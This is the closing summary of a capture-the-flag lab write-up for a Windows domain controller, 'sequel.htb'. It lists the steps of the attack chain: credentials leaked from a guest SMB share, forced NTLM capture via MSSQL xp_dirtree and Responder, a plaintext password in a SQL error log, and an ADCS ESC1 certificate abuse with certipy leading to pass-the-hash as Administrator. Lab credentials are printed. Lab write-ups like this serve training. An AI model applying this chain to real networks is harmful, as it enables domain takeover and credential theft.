
Flag is located on C:\Users\Administrator\Desktop\root.txt. Pwned this machine!
Flags
| Flag | Path | Value |
|---|---|---|
| User | C:\Users\Ryan.Cooper\Desktop\user.txt |
FLAG{REDACTED} |
| Root | C:\Users\Administrator\Desktop\root.txt |
FLAG{REDACTED} |
Conclusion
- A two-phase Nmap scan identified a Windows DC with SMB, LDAP, Kerberos, MSSQL, and WinRM exposed; the domain
sequel.htband hostnamedc.sequel.htbwere confirmed via LDAP SAN and MSSQL NTLM info. Clock skew was exactly +8 hours — sync was mandatory. - Guest SMB access revealed a
Publicshare containingSQL Server Procedures.pdfwith credentials PublicUser : GuestUserCantWrite1; RID brute-force via Guest produced the domain user list. mssqlclient.pyauthenticated to MSSQL asPublicUser; database enumeration yielded only system tables;xp_dirtreeforced outbound SMB authentication to Responder, capturing thesql_svcNTLMv2 hash which John cracked to sql_svc : REGGIE1234ronnie.- A WinRM shell as
sql_svcrevealedSQLServer\Logs\ERRORLOG.BAKcontainingRyan.Cooper's password in plaintext — a failed login where the password was typed into the username field. Credentials Ryan.Cooper : NuclearMosquito3 confirmed withPwn3d!on WinRM and the user flag retrieved. - winPEAS identified certificates on the machine indicating a CA;
certipy-ad find -vulnerablesurfaced theUserAuthenticationtemplate withENROLLEE_SUPPLIES_SUBJECTandAuthenticated Usersenrollment — ESC1 conditions fully met. certipy-ad reqenrolled asryan.cooperbut specified[email protected]as the SAN UPN; the CA issued the certificate without validating the requester's identity;certipy-ad authextracted the Administrator NT hash via PKINIT; Pass-the-Hash viaevil-winrmdelivered Domain Admin access and the root flag.
The system fell because a public SMB share leaked MSSQL credentials, xp_dirtree exposed the SQL service account to NTLM capture, SQL Server logs preserved a domain user's password in plaintext, and an ADCS certificate template with unrestricted SAN enrollment allowed any authenticated user to impersonate the Administrator.